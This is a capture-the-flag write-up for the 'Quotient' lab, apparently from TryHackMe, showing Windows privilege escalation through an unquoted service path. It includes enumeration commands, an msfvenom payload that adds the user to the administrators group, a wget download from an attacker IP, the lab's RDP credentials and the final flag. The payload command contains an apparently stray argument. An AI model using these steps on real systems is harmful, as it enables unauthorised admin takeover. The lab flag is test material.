Quotient

> **Instructions**
>
> Grammar is important. Don't believe me? Just see what happens when you forget punctuation.
>
> Access the machine using RDP with the following credentials:
>
> **Username:** sage
>
> **Password:** gr33ntHEphgK2&V
>
> Please allow 4 to 5 minutes for the VM to boot.

Overview Knowledge

Unquoted Service

An unquoted service path vulnerability is where you have a path to a service executable and the folder names along that path have spaces in them without quotations.

When a service points to an executable in a path that has either no spaces or that does have spaces but is surrounded with quotes, the service will ride the path directly to the executable and start as intended. For example: C:\temp\service.exe and “C:\temp folder\service.exe” are correctly configured and will execute service.exe.

Enumeration

After connect to the target machine, open the **terminal** and find the **unquoted service** on the machine

```
C:\Users\Sage>wmic service get name,startmode, pathname | findstr /i /v "C:\Windows\\" |fi
ndstr /i /v """
```

Name	PathName	StartMode
Development Service	C:\Program Files\Development Files\Devservice Files\Service.exe	Auto
LSM		Unknown
NetSetupSvc		Unknown

The windows will try to execute:

- `C:\Program Files\`
- `C:\Program Files\Development Files\`
- `C:\Program Files\Development Files\Devservice Files\`
- `C:\Program Files\Development Files\Devservice Files\Service.exe`

If we have permissions to write in any of the **three folders** prior to the actual executable location, then we can craft an executable and name it based off the folder name in the path.

Exploit

Check `write` permission

```
C:\Users\Sage>icacls "C:\Program Files" | findstr "Users"
                BUILTIN\Users:(RX)
                BUILTIN\Users:(OI)(CI)(IO)(GR,GE)
```

```
C:\Users\Sage>icacls "C:\Program Files\Development Files" | findstr "Users"
                BUILTIN\Users:(W)
                BUILTIN\Users:(OI)(CI)(IO)(GR,GE)
```

```
C:\Users\Sage>icacls "C:\Program Files\Development Files\Devservice Files" | findstr "User
s"
                                                    BUILTIN\Users:(I)(RX)
                                                    BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
```

> `icacls`: Displays or modifies discretionary access control lists (DACLs) on specified files, and applies stored DACLs to files in specified directories.

The directory `Development Files` which contains the sub-directory `Devservice Files` is **writable**

→ A **payload** could be created at this place to exploit the machine

Create payload

Verify the current user `sage` is in the `Users` Group:

```
C:\Users\Sage>net user sage | findstr "Group"
Local Group Memberships      *Remote Desktop Users *Users
Global Group memberships     *None
```

On the local machine, use `msfvenom` to create a payload which will add the current user to **Local Admin Group**:

```
msfvenom -p windows/exec CMD='net localgroup administrators user sage /add' -f exe-service
-o Devservice.exe
```

Then, transfer the payload using `wget` on target machine and open the listener on local machine with `python3 -m http.server 80`

```
PS C:\Users\Sage> wget http://10.8.97.213:80/Devservice.exe -O Devservice.exe
PS C:\Users\Sage> ls


    Directory: C:\Users\Sage
```

```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---         8/1/2023   1:27 PM                3D Objects
d-r---         8/1/2023   1:27 PM                Contacts
d-r---         8/1/2023   1:27 PM                Desktop
d-r---         8/1/2023   1:27 PM                Documents
d-r---         8/1/2023   1:27 PM                Downloads
d-r---         8/1/2023   1:27 PM                Favorites
d-r---         8/1/2023   1:27 PM                Links
d-r---         8/1/2023   1:27 PM                Music
d-r---         8/1/2023   1:27 PM                Pictures
d-r---         8/1/2023   1:27 PM                Saved Games
d-r---         8/1/2023   1:27 PM                Searches
d-r---         8/1/2023   1:27 PM                Videos
-a----         8/1/2023   1:29 PM          15872 Devservice.exe
```

Move the transferred payload to the vulnerable path:

```
PS C:\Users\Sage> move Devservice.exe "C:\Program Files\Development Files\"
PS C:\Users\Sage> ls "C:\Program Files\Development Files\"


    Directory: C:\Program Files\Development Files


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         3/7/2022   3:03 AM                Devservice Files
-a----         8/1/2023   1:29 PM          15872 Devservice.exe
```

Unfortunately, user `sage` does not have permission to manually start the service because its `StartMode` is `Auto` (Result from **Enumeration** step)


```
C:\Users\Sage>sc start "Development Service"
[SC] StartService: OpenService FAILED 5:

Access is denied.
```

So we have to restart (reboot) the machine and wait for it to **auto start** the service when booting into the system.

After that, verify the user `sage` is now in the **Local Admin Group:**

```
C:\Users\Sage>net user sage | findstr "Group"
Local Group Memberships      *Administrators       *Remote Desktop Users
Global Group memberships     *None
```

The system still does not allow us to access the **Administrator** directory through the terminal from the current path. **File Explorer** is the only way in this situation:




```
C:\Users\Administrator\Desktop>more flag.txt
THM{USPE_SUCCESS}
```